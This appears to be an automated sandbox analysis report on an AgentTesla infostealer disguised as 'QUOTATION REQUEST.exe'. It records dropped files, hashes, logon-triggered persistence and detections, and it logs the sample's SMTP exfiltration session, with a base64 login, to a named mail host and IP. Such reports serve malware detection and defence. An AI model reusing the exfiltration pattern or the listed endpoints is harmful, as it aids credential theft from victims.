Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\GtVSibeZGs.exe	
Process:	C:\Users\user\Desktop\QUOTATION REQUEST.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	1733120
Entropy (8bit):	7.16299397416884
Encrypted:	false
SSDEEP:	24576:5PrSLG9a8dlo91UFpecAFM1rWBJs0gb9m7:5PrSi888Waed9m7
MD5:	4F4F697ADC79894CEEC42D5752B2790E
SHA1:	390DE0E89B8C1C3D07DBD12DBB0149626453D12B
SHA-256:	DC0CFF9E3BC575333097988F46E46F1925CEDF35329A749A642576601A45674C
SHA-512:	DFF267C9EB3390F161E52841F8059CCF8EBF947A4F228265D16640A05CFB90B472EA9C6CB6A854CAE989CCAE728E3E2B52BC393BE1AFD19F873FE261DDB186B2
Malicious:	**true**

C:\Users\user\AppData\Roaming\GtVSibeZGs.exe	
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100% • Antivirus: ReversingLabs, Detection: 52%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...P._..... .....@.. ..... .@.....O..... ....H.....text...$.... ....`.rsrc.....@..@.reloc..... .....p.....@..B.....H.....(.....@.....*^..}.....(.....(.....*..o....*.s....*.s....*.s....*..o ...*..o!...*..(...*"..o"...*..o#...*"..o$...*"..o %...*"..o&...*"..o'...*"..o(...*"..o)...*"..o*...*"..o+...*"..o,...*"..o-...*"..(....*"..(/...*.(0...*"..(1...*..(#...*.(2...*"..o3...*2.....s4...*"..o5...*"..(6...*"..(7...*"..(8...*"..(&...*"..o9...*..o:...*"..(9...*.. (;...*^..}.....(<.....(+....*"..('...*:.(.....oc....*>.(.....oc....*".([....

C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	PE32 executable (console) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	45152
Entropy (8bit):	6.149629800481177
Encrypted:	false
SSDEEP:	768:bBbSoy+SdIBf0k2dsYyV6Iq87PiU9FViaLmf:EoOIBf0ddsYy8LUjVBC
MD5:	2867A3817C9245F7CF518524DFD18F28
SHA1:	D7BA2A111CEDD5BF523224B3F1CFE58EEC7C2FDC
SHA-256:	43026DCFF238F20CFF0419924486DEE45178119CFDD0D366B79D67D950A9BF50
SHA-512:	7D3D3DBB42B7966644D716AA9CBC75327B2ACB02E43C61F1DAD4AFE5521F9FE248B33347DFE15B637FB33EB97CDB322BCAEAE08BAE3F2FD863A9AD9B3A4D(B42
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: kAUs7lSQgh.exe, Detection: malicious, Browse • Filename: Invoice 802737.exe, Detection: malicious, Browse • Filename: order SS21-031 - A30.exe, Detection: malicious, Browse • Filename: SOA.exe, Detection: malicious, Browse • Filename: updated statement of account showing a balance due.exe, Detection: malicious, Browse • Filename: INV.NO.213242021.exe, Detection: malicious, Browse • Filename: INV.NO.213000242021.exe, Detection: malicious, Browse • Filename: pdf.exe, Detection: malicious, Browse • Filename: statement of account.exe, Detection: malicious, Browse • Filename: FINAL DOC.exe, Detection: malicious, Browse • Filename: 0nv9EKtCMv.exe, Detection: malicious, Browse • Filename: XbJ1zfehhU.exe, Detection: malicious, Browse • Filename: RC2jmpuEYE.exe, Detection: malicious, Browse • Filename: QUATATION INQUIRY.exe, Detection: malicious, Browse • Filename: SOA of AUGUST 2020.exe, Detection: malicious, Browse • Filename: Quotation Inquiry.exe, Detection: malicious, Browse • Filename: 770k.exe, Detection: malicious, Browse • Filename: c9AwI0x6lR.exe, Detection: malicious, Browse • Filename: HoNa6vG013.exe, Detection: malicious, Browse • Filename: SHIPPING DOCS..exe, Detection: malicious, Browse
Reputation:	moderate, very likely benign file
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...zX.Z.....0..d.....V.... .....@.. .....". ..`.....O.....8.....r..`>..... ....H.....text...\c... ...d..... ..`.rsrc...8.....f.....@..@.reloc..... .....p.....@..B.....8.....H.....+...S.....|...P.....r...p(....*2.(....(....*z..r...p(....(....(.....}....*..{....*.s.....*.0..{.....Q.-.s.....+i~....o....(..... s.....o.....r!..p..(....Q.P.;..P.....(....o....o .....(....o!...o".....,..o#...t.....*..0..(..... ....s$.....o%....X..(....-..*.o&...*.0.....('.....&.....*.*.....0.....(.....&.....*..... .....0.....(.....(....~.....,(....~....o....9]...

C:\Windows\System32\drivers\etc\hosts	
Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegSvcs.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	11
Entropy (8bit):	2.663532754804255
Encrypted:	false
SSDEEP:	3:iLE:iLE
MD5:	B24D295C1F84ECBFB566103374FB91C5
SHA1:	6A750D3F8B45C240637332071D34B403FA1FF55A
SHA-256:	4DC7B65075FBC5B5421551F0CB814CAFDC8CACA5957D393C222EE388B6F405F4
SHA-512:	9BE279BFA70A859608B50EF5D30BF2345F334E5F433C410EA6A188DCAB395BFF50C95B165177E59A29261464871C11F903A9ECE55B2D900FE49A9F3C49EB88FA
Malicious:	**true**
Reputation:	moderate, very likely benign file
Preview:	..127.0.0.1

\Device\ConDrv	
Process:	C:\Users\user\AppData\Roaming\lEmohP\lEmohP.exe

\Device\ConDrv	
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1141
Entropy (8bit):	4.44831826838854
Encrypted:	false
SSDEEP:	24:zKLXkb4DObntKlglUEnfQtvNuNpKOK5aM9YJC:zKL0b4DQntKKH1MqJC
MD5:	1AEB3A784552CFD2AEDEDC1D43A97A4F
SHA1:	804286AB9F8B3DE053222826A69A7CDA3492411A
SHA-256:	0BC438F4B1208E1390C12D375B6CBB08BF47599D1F24BD07799BB1DF384AA293
SHA-512:	5305059BA86D5C2185E590EC036044B2A17ED9FD9863C2E3C7E7D8035EF0C79E53357AF5AE735F7D432BC70156D4BD3ACB42D100CFB05C2FB669EA22368F141
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	Microsoft (R) .NET Framework Services Installation Utility Version 4.7.3056.0..Copyright (C) Microsoft Corporation. All rights reserved.....USAGE: regsvcs.exe [options] AssemblyName..Options:.. /? or /help Display this usage message... /fc Find or create target application (default)... /c Create target application, error if it already exists... /exapp Expect an existing application... /tlb:<tlbfile> Filename for the exported type library... /appname:<name> Use the specified name for the target application... /parname:<name> Use the specified name or id for the target partition... /extlb Use an existing type library... /reconfig Re configure existing target application (default)... /noreconfig Don't reconfigure existing target application... /u Uninstall target application... /nologo S uppress logo output... /quiet Suppress logo output and success output... /c

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.16299397416884
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 50.01% • Win32 Executable (generic) a (10002005/4) 49.97% • Generic Win/DOS Executable (2004/3) 0.01% • DOS Executable Generic (2002/1) 0.01% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	QUOTATION REQUEST.exe
File size:	1733120
MD5:	4f4f697adc79894ceec42d5752b2790e
SHA1:	390de0e89b8c1c3d07dbd12dbb0149626453d12b
SHA256:	dc0cff9e3bc575333097988f46e46f1925cedf35329a749a642576601a45674c
SHA512:	dff267c9eb3390f161e52841f8059ccf8ebf947a4f228265d16640a05cfb90b472ea9c6cb6a854cae989ccae728e3e2b52bc393be1afd19f873fe261ddb186b2
SSDEEP:	24576:5PrSLG9a8dlo91UFpecAFM1rWBJs0gb9m7:5PrSi888Waed9m7
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...P..._..... .....@.. .....@.....

File Icon

Icon Hash:	1dbaf06060e0c2cc

Static PE Info

General

Entrypoint:	0x53ef1e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT

General

Time Stamp:	0x5FB7E850 [Fri Nov 20 16:01:20 2020 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x13eecc	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x140000	0x69da8	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x1aa000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0x13cf24	0x13d000	False	0.600012168523	data	7.33255664693	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0x140000	0x69da8	0x69e00	False	0.226857659386	data	5.50599821822	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x1aa000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x140268	0x42028	dBase IV DBT, blocks size 0, block length 8192, next free block index 40, next free block 889192448, next used block 872415232		
RT_ICON	0x182290	0x10828	dBase IV DBT, blocks size 0, block length 2048, next free block index 40, next free block 721420288, next used block 721420288		
RT_ICON	0x192ab8	0x94a8	data		
RT_ICON	0x19bf60	0x5488	data		
RT_ICON	0x1a13e8	0x4228	dBase IV DBT of \200.DBF, blocks size 0, block length 16896, next free block index 40, next free block 128, next used block 0		
RT_ICON	0x1a5610	0x25a8	data		
RT_ICON	0x1a7bb8	0x10a8	data		
RT_ICON	0x1a8c60	0x988	data		
RT_ICON	0x1a95e8	0x468	GLS_BINARY_LSB_FIRST		
RT_GROUP_ICON	0x1a9a50	0x84	data		
RT_VERSION	0x1a9ad4	0x2d4	data		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	5
Assembly Version	6.6.1.6
InternalName	.exe
FileVersion	6.6.1.6
CompanyName	FILE
LegalTrademarks	DOC
Comments	d
ProductName	G
ProductVersion	6.6.1.6
FileDescription	HI
OriginalFilename	.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/22/20-08:26:51.209330	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49738	587	192.168.2.3	107.6.134.138

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 22, 2020 08:26:34.073470116 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:34.190696955 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:34.192318916 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:39.856792927 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:39.858262062 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:39.975436926 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:50.387294054 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:50.389955997 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:50.507181883 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:50.573896885 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:50.575098038 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:50.692245007 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:50.743221998 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:50.744074106 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:50.861152887 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:50.897022963 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:50.897711039 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:51.053158045 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:51.053877115 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:51.207425117 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:51.209330082 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:51.209618092 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:51.210664034 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:51.210798025 CET	49738	587	192.168.2.3	107.6.134.138
Nov 22, 2020 08:26:51.326652050 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:51.333277941 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:51.452657938 CET	587	49738	107.6.134.138	192.168.2.3
Nov 22, 2020 08:26:51.505564928 CET	49738	587	192.168.2.3	107.6.134.138

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 22, 2020 08:24:50.245567083 CET	55984	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:50.281258106 CET	53	55984	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:51.614773989 CET	64185	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:51.652817965 CET	53	64185	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:52.413269043 CET	65110	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:52.449085951 CET	53	65110	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 22, 2020 08:24:53.320662022 CET	58361	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:53.356560946 CET	53	58361	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:54.264661074 CET	63492	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:54.300576925 CET	53	63492	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:54.994679928 CET	60831	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:55.030216932 CET	53	60831	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:55.741210938 CET	60100	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:55.777076960 CET	53	60100	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:56.643266916 CET	53195	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:56.670463085 CET	53	53195	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:57.319308996 CET	50141	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:57.355084896 CET	53	50141	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:58.132289886 CET	53023	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:58.159516096 CET	53	53023	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:58.967287064 CET	49563	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:59.003216028 CET	53	49563	8.8.8.8	192.168.2.3
Nov 22, 2020 08:24:59.856197119 CET	51352	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:24:59.883467913 CET	53	51352	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:00.512918949 CET	59349	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:00.540184975 CET	53	59349	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:01.332098961 CET	57084	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:01.367949963 CET	53	57084	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:16.150660038 CET	58823	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:16.178002119 CET	53	58823	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:28.083158016 CET	57568	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:28.121965885 CET	53	57568	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:30.707740068 CET	50540	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:30.751581907 CET	53	50540	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:39.923327923 CET	54366	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:39.950448990 CET	53	54366	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:40.038475990 CET	53034	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:40.065584898 CET	53	53034	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:50.122220039 CET	57762	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:50.189070940 CET	53	57762	8.8.8.8	192.168.2.3
Nov 22, 2020 08:25:52.914247990 CET	55435	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:25:52.951704979 CET	53	55435	8.8.8.8	192.168.2.3
Nov 22, 2020 08:26:24.505932093 CET	50713	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:26:24.533684969 CET	53	50713	8.8.8.8	192.168.2.3
Nov 22, 2020 08:26:26.002520084 CET	56132	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:26:26.052819967 CET	53	56132	8.8.8.8	192.168.2.3
Nov 22, 2020 08:26:33.900507927 CET	58987	53	192.168.2.3	8.8.8.8
Nov 22, 2020 08:26:34.056978941 CET	53	58987	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 22, 2020 08:26:33.900507927 CET	192.168.2.3	8.8.8.8	0x8e7a	Standard query (0)	mail.hemetek.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 22, 2020 08:26:34.056978941 CET	8.8.8.8	192.168.2.3	0x8e7a	No error (0)	mail.hemetek.com		107.6.134.138	A (IP address)	IN (0x0001)

SMTP Packets


Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 22, 2020 08:26:39.856792927 CET	587	49738	107.6.134.138	192.168.2.3	220-dotsmail.itsoul.com ESMTP Exim 4.93 #2 Sun, 22 Nov 2020 12:56:38 +0530 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Nov 22, 2020 08:26:39.858262062 CET	49738	587	192.168.2.3	107.6.134.138	EHLO 609290

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Nov 22, 2020 08:26:50.387294054 CET	587	49738	107.6.134.138	192.168.2.3	250-dotsmail.itsoul.com Hello 609290 - 84.17.52.25 - [127.0.0.1] 250-STARTTLS 250-SIZE 52428800 250-8BITMIME 250-AUTH PLAIN LOGIN 250-SIZE 52428800 250 HELP
Nov 22, 2020 08:26:50.389955997 CET	49738	587	192.168.2.3	107.6.134.138	AUTH login ZGVsQGhlbWV0ZWsuY29t
Nov 22, 2020 08:26:50.573896885 CET	587	49738	107.6.134.138	192.168.2.3	334 UGFzc3dvcmQ6
Nov 22, 2020 08:26:50.743221998 CET	587	49738	107.6.134.138	192.168.2.3	235 Authentication succeeded
Nov 22, 2020 08:26:50.744074106 CET	49738	587	192.168.2.3	107.6.134.138	MAIL FROM:<del@hemetek.com>
Nov 22, 2020 08:26:50.897022963 CET	587	49738	107.6.134.138	192.168.2.3	250 OK
Nov 22, 2020 08:26:50.897711039 CET	49738	587	192.168.2.3	107.6.134.138	RCPT TO:<del@hemetek.com>
Nov 22, 2020 08:26:51.053158045 CET	587	49738	107.6.134.138	192.168.2.3	250 Accepted
Nov 22, 2020 08:26:51.053877115 CET	49738	587	192.168.2.3	107.6.134.138	DATA
Nov 22, 2020 08:26:51.207425117 CET	587	49738	107.6.134.138	192.168.2.3	354 Enter message, ending with "." on a line by itself
Nov 22, 2020 08:26:51.210798025 CET	49738	587	192.168.2.3	107.6.134.138	.
Nov 22, 2020 08:26:51.452657938 CET	587	49738	107.6.134.138	192.168.2.3	250 OK id=1kgjlq-0000xl-99

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: QUOTATION REQUEST.exe PID: 5388 Parent PID: 5712

General

Start time:	08:24:54
Start date:	22/11/2020
Path:	C:\Users\user\Desktop\QUOTATION REQUEST.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\Desktop\QUOTATION REQUEST.exe'
Imagebase:	0x3c0000
File size:	1733120 bytes

MD5 hash:	4F4F697ADC79894CEEC42D5752B2790E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000000.00000002.212843504.0000000003B43000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000000.00000002.212271069.0000000002B21000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E11CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6E11CF06	unknown
C:\Users\user\AppData\Roaming\GtVSibeZGs.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	6CF61E60	CreateFileW
C:\Users\user\AppData\Local\Temp\tmpCA2.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	6CF67038	GetTempFileNameW
C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\QUOTATION REQUEST.exe.log	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	6E42C78D	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmpCA2.tmp	success or wait	1	6CF66A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\GtVSibeZGs.exe	unknown	1733120	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 50 e8 b7 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 08 00 00 d0 13 00 00 a0 06 00 00 00 00 00 1e ef 13 00 00 20 00 00 00 00 14 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 c0 1a 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L..!This program cannot be run in DOS mode.... $.......PE..L...P.._.......... ....@.. ....@................	success or wait	1	6CF61B4F	WriteFile
